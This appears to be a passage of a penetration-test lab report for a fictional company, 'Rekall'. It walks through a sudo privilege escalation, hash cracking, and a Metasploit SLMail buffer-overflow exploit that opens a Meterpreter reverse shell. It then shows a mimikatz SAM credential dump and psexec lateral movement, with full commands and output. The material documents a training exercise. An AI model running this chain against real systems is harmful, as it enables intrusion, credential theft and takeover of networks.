
```
┌──(root💀kali)-[~]
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
$ ls -lah
total 84K
drwxr-xr-x   1 root root 4.0K Aug  3 23:45 .
drwxr-xr-x   1 root root 4.0K Aug  3 23:45 ..
-rwxr-xr-x   1 root root    0 Aug  3 23:45 .dockerenv
drwxr-xr-x   1 root root 4.0K Feb  8  2022 bin
drwxr-xr-x   2 root root 4.0K Apr 24  2018 boot
drwxr-xr-x  12 root root 2.9K Aug 14 21:18 dev
drwxr-xr-x   1 root root 4.0K Aug  3 23:45 etc
drwxr-xr-x   2 root root 4.0K Mar  2  2022 home
drwxr-xr-x   1 root root 4.0K Feb  8  2022 lib
drwxr-xr-x   2 root root 4.0K Jan 28  2022 lib64
drwxr-xr-x   2 root root 4.0K Jan 28  2022 media
drwxr-xr-x   2 root root 4.0K Jan 28  2022 mnt
drwxr-xr-x   2 root root 4.0K Jan 28  2022 opt
dr-xr-xr-x 266 root root    0 Aug 14 21:18 proc
drwx------   1 root root 4.0K Feb  8  2022 root
drwxr-xr-x   1 root root 4.0K Aug 14 21:40 run
-rwxr-xr-x   1 root root   98 Feb  8  2022 run.sh
drwxr-xr-x   1 root root 4.0K Feb  8  2022 sbin
drwxr-xr-x   2 root root 4.0K Jan 28  2022 srv
dr-xr-xr-x  13 root root    0 Aug 14 21:18 sys
drwxrwxrwt   2 root root 4.0K Jan 28  2022 tmp
drwxr-xr-x   1 root root 4.0K Jan 28  2022 usr
drwxr-xr-x   1 root root 4.0K Jan 28  2022 var
$ sudo -u#-1 cat /root/flag12.txt
d7sdfksdf384
$
```

DAY 3: Attacking Rekall's Windows Servers


Flag 1: On day three, we focused on a Windows server. Flag 1 was identified by leveraging information publicly available on GitHub. A targeted search led us to the "totalrekall" GitHub page. Deep diving into the site's repositories, our attention was caught by the 'xampp.users' page. Within it, credentials in the form of a hash were found: trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0. we then employed the 'john' the ripper, we successfully decrypted the hash, revealing the password: "Tanya4life", which was labeled as Flag 1.






Flag 2: This was discovered via network scan on our Kali machine. The scan was initiated against the subnet 172.22.117.0/24, bringing to light two significant machines: a Windows 10 system at IP 172.22.117.20 and a Server 2019 at IP 172.22.117.10. A more detailed analysis of the Windows 10 system unveiled several open ports, with HTTP being notably accessible. Using the previously decrypted credentials from the "totalrekall" GitHub page - 'trivera' as the username and 'Tanya4life'

as the password - we gained entry. Within the system, we identified a file named 'flag2.txt' revealing the ID to be "4d7b349705784a518bc876bc2ed6d4f6".



Flag 3: An Nmap scan revealed FTP allowing anonymous access on 172.22.117.20. Logging in anonymously allowed downloading the flag3.txt file containing the flag 89cb548970d44f348bb63622353ae278. This highlights improper access controls on the FTP server permitting unauthenticated file access. FTP should be limited to authorized users or replaced with more secure protocols like SFTP. Proper identity and access management could have prevented this unauthorized access.



Flag 4: Continuing the port scan results from the earlier task, we observed that the SLMail service was active on both SMTP port 25 and POP3 port 110. We then chose to exploit port 110. A corresponding Metasploit module specifically tailored for this version of SLMail. With the use of MSFconsole, we efficiently loaded the identified SLMail module. Setting our target to the IP 172.22.117.20 and executing the exploit, we successfully penetrated the system, securing a Meterpreter shell in the process.

Once inside the compromised system, we navigated to the directory and located the 'flag4.txt' file. This file was accessible using the 'cat' command from within the Meterpreter environment. As evidenced by the associated screenshot, we successfully retrieved the flag, marked as "822e3434a10440ad9cc086197819b49d".


```
┌──(root💀kali)-[~]
└─# nmap -A 172.22.117.20
Starting Nmap 7.92 ( https://nmap.org ) at 2023-08-14 18:02 EDT
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00072s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
21/tcp  open  ftp          FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
|_ftp-bounce: bounce working!
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp            32 Feb 15  2022 flag3.txt
25/tcp  open  smtp         SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
79/tcp  open  finger       SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp  open  http         Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-title: 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
106/tcp open  pop3pw       SLMail pop3pw
110/tcp open  pop3         BVRP Software SLMAIL pop3d
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp open  ssl/http     Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
| tls-alpn:
```

```
┌──(root💀kali)-[~]
└─# searchsploit slmail
 Exploit Title
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (1)
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (2)
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (3)
Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (Metasploit)
SLmail Pro 6.3.1.0 - Multiple Remote Denial of Service / Memory Corruption Vulnerabilities
Shellcodes: No Results

┌──(root💀kali)-[~]
└─# msfconsole

  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!

       =[ metasploit v6.1.22-dev                          ]
+ -- --=[ 2188 exploits - 1161 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > search slmail

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/pop3/seattlelab_pass  2003-05-07       great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 >
```

```
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   110              yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.48.12     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.48.12:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.48.12:4444 → 172.22.117.20:53133 ) at 2023-08-14 18:06:10 -0400

meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2023-08-07 19:34:24 -0400  maillog.008
100666/rw-rw-rw-  4207  fil   2023-08-14 17:57:16 -0400  maillog.009
100666/rw-rw-rw-  3556  fil   2023-08-14 18:06:09 -0400  maillog.txt

meterpreter >
```

```
meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Flag 5: After transitioning to a command shell via the Meterpreter session, we utilized the schtasks command, using the extended command schtasks /query /TN flag5 /FO list /v. The output from this command exposed more details about the task, with the flag "54fa8cd5c1354adc9214969d716673f5" being displayed.



```
meterpreter > shell
Process 4496 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SLmail\System>schtasks /query /TN flag5 /F0 list /v
schtasks /query /TN flag5 /F0 list /v
ERROR: Invalid argument/option - '/F0'.
Type "SCHTASKS /QUERY /?" for usage.

C:\Program Files (x86)\SLmail\System>schtasks /query /TN flag5 /FO list /v
schtasks /query /TN flag5 /FO list /v

Folder: \
HostName:                             WIN10
TaskName:                             \flag5
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        8/14/2023 3:12:29 PM
Last Result:                          1
Author:                               WIN10\sysadmin
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$
Start In:                             N/A
Comment:                              54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end
Power Management:                     Stop On Battery Mode
Run As User:                          ADMBob
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At logon time
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
Repeat: Until: Duration:              N/A
Repeat: Stop If Still Running:        N/A
```

Flag 6: Following the previous step, we utilized the 'kiwi' extension, followed by the lsa_dump_sam command. The outcome of this command, leading to the username flag6".

John the Ripper was then utilized to successfully decipher the NTLM hash associated with this user. The end result was the reveal of "Flag 6" with the value "Computer!".

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772
```

```
RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN10.REKALL.LOCALflag6
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
      aes128_hmac       (4096) : 099f6fcacdecafb94da4584097081355
      des_cbc_md5       (4096) : 4023cd293ea4f7fd

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN10.REKALL.LOCALflag6
    Credentials
      des_cbc_md5       : 4023cd293ea4f7fd
```

Flag 7: Using the dir command, we found the file within the "C:\Users\Public\Documents" directory, which can often be a common location for public shared documents, and possibly sensitive data. The provided screenshot distinctly showcases the discovery process and the pinpointed location of "flag7.txt".

```
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2023-08-07 19:34:24 -0400  maillog.008
100666/rw-rw-rw-  4207  fil   2023-08-14 17:57:16 -0400  maillog.009
100666/rw-rw-rw-  6697  fil   2023-08-14 19:02:18 -0400  maillog.txt

meterpreter > search -f flag*.txt
Found 4 results...
==================

Path                                        Size (bytes)  Modified (UTC)
----                                        ------------  --------------
c:\Program Files (x86)\SLmail\System\flag4.txt  32            2022-03-21 11:59:51 -0400
c:\Users\Public\Documents\flag7.txt         32            2022-02-15 17:02:28 -0500
c:\xampp\htdocs\flag2.txt                   34            2022-02-15 16:53:19 -0500
c:\xampp\tmp\flag3.txt                      32            2022-02-15 16:55:04 -0500

meterpreter >
```

Flag 8: Running the 'kiwi' command exposed cached credentials of an administrator, labeled 'ADMBob'. The username and hashed password were preserved in a text file, where we then utilized John the Ripper to decipher the hash, revealing the password: “Changeme!”

Utilizing the newfound credentials, we accessed Server 2019 using Metasploit’s psexec module, permitting us to further exploit and explore this shell. Using the net user command, we discovered the user, 'flag8'. The name was followed by the code, "ad12fc2ffc1e47".

```
Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.22.117.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/
                                                    wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             rekall           no        The Windows domain to use for authentication
   SMBPass               Changeme!        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a nor
                                                    mal read/write folder share
   SMBUser               ADMBob           no        The username to authenticate as
```

```
┌──(root💀kali)-[~]
└─# echo 'ADMBob:3f267c855ec5c69526f501d5d461315b' > hash.txt

┌──(root💀kali)-[~]
└─# john hash.txt --format=mscash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:00 DONE 2/3 (2023-08-14 19:20) 3.846g/s 3996p/s 3996c/s 3996C/s 123456..barney
